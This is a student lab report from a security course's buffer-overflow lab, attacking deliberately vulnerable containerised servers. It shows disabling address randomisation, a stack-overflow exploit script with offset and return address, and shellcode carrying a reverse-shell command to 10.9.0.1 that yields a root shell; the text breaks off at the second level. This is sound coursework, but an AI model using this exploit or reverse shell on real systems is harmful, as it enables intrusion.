PRANITA CAMASAMUDRAM

CPSC 8580 - SECURITY IN EMERGING SYSTEMS

LAB ASSIGNMENT 1- Lab Report


INTRODUCTION: In this lab we have been given 4 servers and each one of these have a buffer overflow vulnerability. We have to find a way to exploit the vulnerability and then gain privileges to the servers as we pose as the attackers.

ENVIRONMAENT SETUP : To setup the environment I installed the virtual box and downloaded the SEED file from the SEED website so as to open a virtual Ubuntu 20.04 environment on my device. All the tasks are completed in this setup itself. There also a Labsetup.zip file which contains four folders attack-code, server-code, bof-containers and shellcode.

TASKS INVOLVED:


Building the container: Before starting any of the attacks we need to first build the containers. To do that we use **dcbuild** and **dcup**. In the terminal we go to the Labsetup folder to build containers. This will be used as the terminal where the effects of the attacks can be seen.

Before doing this we had to make changes in the Make file for L1...4 values. The new values will be
L1: 200
L2: 150
L3: 300
L4: 50


seed@VM: ~/.../Labsetup

```
[09/24/21]seed@VM:~$ cd /home/seed/Documents/Labsetup/server-code
[09/24/21]seed@VM:~/.../server-code$ make
nake: Nothing to be done for 'all'.
[09/24/21]seed@VM:~/.../server-code$ make install
cp server ../bof-containers
cp stack-* ../bof-containers
[09/24/21]seed@VM:~/.../server-code$ cd ..
[09/24/21]seed@VM:~/.../Labsetup$ dcbuild
Building bof-server-L1
Step 1/6 : FROM handsonsecurity/seed-ubuntu:small
 ---> 1102071f4a1d
Step 2/6 : COPY server    /bof/
 ---> Using cache
 ---> a1b25dff0d74
Step 3/6 : ARG LEVEL
 ---> Using cache
 ---> 12688398305c
Step 4/6 : COPY stack-${LEVEL}  /bof/stack
 ---> Using cache
 ---> 5d03db17df5c
Step 5/6 : WORKDIR /bof
 ---> Using cache
 ---> 82e09ce4dc80
Step 6/6 : CMD ./server
```

The above screenshot shows the dcbuild command running.




```
 ---> a1b25dff0d74
Step 3/6 : ARG LEVEL
 ---> Using cache
 ---> 12688398305c
Step 4/6 : COPY stack-${LEVEL}  /bof/stack
 ---> Using cache
 ---> 47a0c0217d9f
Step 5/6 : WORKDIR /bof
 ---> Using cache
 ---> 7bce95e50582
Step 6/6 : CMD ./server
 ---> Using cache
 ---> ddf2b9902cb0

Successfully built ddf2b9902cb0
Successfully tagged seed-image-bof-server-4:latest
[09/24/21]seed@VM:~/.../Labsetup$ dcup
server-3-10.9.0.7 is up-to-date
server-4-10.9.0.8 is up-to-date
server-1-10.9.0.5 is up-to-date
server-2-10.9.0.6 is up-to-date
Attaching to server-3-10.9.0.7, server-4-10.9.0.8, server-1-10.9.0.5, server-2-1
0.9.0.6
```

The above screenshot shows the command dcup.

The next step we need to do is turn off the countermeasures using
$ sudo /sbin/sysctl -w kernel.randomize_va_space=0


Task 1 : Get familiar with the shellcode

Shellcode is the first step through which we can start injecting the malicious code into the servers. Here we have two files named shellcode_32.py, shellcode_64.py. I have taken the shellcode_64.py and modified it to delete a file. First I created a file by the name file.txt and deleted it by adding “rm file.txt”.



```
sysctl: cannot stat /proc/sys/kernel/randomize_va-space: No such file or directo
ry
[09/24/21]seed@VM:~/.../Labsetup$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
[09/24/21]seed@VM:~/.../Labsetup$ cd ..
[09/24/21]seed@VM:~/Documents$ cd /home/seed/Documents/Labsetup/shellcode/
[09/24/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[09/24/21]seed@VM:~/.../shellcode$ ./shellcode_64.py
[09/24/21]seed@VM:~/.../shellcode$ call_shellcode.c
bash: ./call_shellcode.c: Permission denied
[09/24/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[09/24/21]seed@VM:~/.../shellcode$ a32.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Sep 24 20:16 a32.out
-rwxrwxr-x 1 seed seed 16888 Sep 24 20:16 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Sep 24 20:15 codefile_32
-rw-rw-r-- 1 seed seed   165 Sep 24 20:15 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
```

The above screenshot shows us the result of executing the shellcode_32.py.




```
'his is a test file.
`C
[09/24/21]seed@VM:~/.../shellcode$ ./shellcode_64.py
[09/24/21]seed@VM:~/.../shellcode$ ll
:otal 68
·rwxrwxr-x 1 seed seed 15740 Sep 24 20:33 a32.out
·rwxrwxr-x 1 seed seed 16888 Sep 24 20:33 a64.out
·rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
·rw-rw-r-- 1 seed seed   136 Sep 24 20:33 codefile_32
·rw-rw-r-- 1 seed seed   165 Sep 24 22:10 codefile_64
·rw-rw-r-- 1 seed seed    22 Sep 24 22:05 file.txt
·rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
·rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
·rwxrwxr-x 1 seed seed  1287 Sep 24 22:09 shellcode_32.py
·rwxrwxr-x 1 seed seed   925 Sep 24 22:09 shellcode_64.py
[09/24/21]seed@VM:~/.../shellcode$ make
;cc -m32 -z execstack -o a32.out call_shellcode.c
;cc -z execstack -o a64.out call_shellcode.c
[09/24/21]seed@VM:~/.../shellcode$ ./a64.out
:otal 68
```

The above code shows us the execution shellcode_64.py with the new file “file.txt” and then after deleting the file.txt.

Task 2: Level 1 Attack

The first attack will be done on the first server 10.9.0.5 which is the first server. We can start by sending a small hello message to the server i.e.
$echo hello | nc 10.9.0.5/6/7/8 9090




```
server-1-10.9.0.5 is up-to-date
server-2-10.9.0.6 is up-to-date
server-4-10.9.0.8 is up-to-date
server-3-10.9.0.7 is up-to-date
Attaching to server-1-10.9.0.5, server-2-10.9.0.6, server-4-10.9.0.8, server-3-1
0.9.0.7
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffac03e4
server-2-10.9.0.6 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffc4905370
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffc49052a0
server-3-10.9.0.7 | ==== Returned Properly ====
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 6
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007ffc990856f0
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007ffc99085690
server-4-10.9.0.8 | ==== Returned Properly ====
```

The above screenshot shows the result of sending hello messages to the servers.


Now we need to create a file called badfile which will be passed to bof and the bof will copy the badfile to the stack. The point is to copy the malicious code on to the stack to override the previous return address. For this we need to find calculate the return address.

The changes I made exploit-L1.py file can be seen below along with the calculations. To calculate the offset we add 4 to the ebp address. This is because the server 1 is a 32-bit server and the return address is located right above the ebp in the stack.



```
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode at the end
content[517-len(shellcode):] = shellcode

# You need to find the correct address
# This should be the first instruction you want to return to
ret = 0xffd9a69E

# You need to calculate the offset
offset = 116

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
-- INSERT --                                        42,4          Bot
```


To find the ret value I took the ebp and added 32 to it. We added this number in order to hit the nop and 32 is the number that did the work for me. For some people 4, 8, 16, or even 64 may work depending on how far the first nop is located from the return address. After this we need to create a badfile using cat command and give it to the server to be attacked.



```
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd348
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd2a6
server-1-10.9.0.5 | (^_^) SUCCESS SUCCESS (^_^)
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd348
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd2a6
server-1-10.9.0.5 | (^_^) SUCCESS SUCCESS (^_^)
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd348
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd2a6
```


The success message can be seen above.

Reverse shell : Rather than getting the success messages we can implement a reverse shell. All our values that we have given to the exploit-L1.py will remain the same. The command to run reverse shell is given below in the red "/bin/bash...." line.




```
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker          *
   #"echo '(^_^) SUCCESS SUCCESS (^_^)'                        *"
   "/bin/bash -i >/dev/tcp/10.9.0.1/7070 0<&1 2>&1             *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')
:wq
```

The success of the reverse shell can be seen through the nc -lvn 7070 command in the server code terminal.




```
[09/25/21]seed@VM:~/.../server-code$ sudo vim exploit-L1.py
[09/25/21]seed@VM:~/.../server-code$ ./exploit-L1.py
[09/25/21]seed@VM:~/.../server-code$ cat badfile | nc 10.9.0.5 9090
```



```
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 194  bytes 24744 (24.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 124  bytes 7601 (7.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@1208674e9c98:/bof#
```


Task 3: Level 2 Attack

The second attack will be done on server 2 i.e., 10.9.0.6. First I have sent a hello message to the server.



```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd5fc
server-2-10.9.0.6 | ==== Returned Properly ====
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd5fc
server-2-10.9.0.6 | ==== Returned Properly ====
```

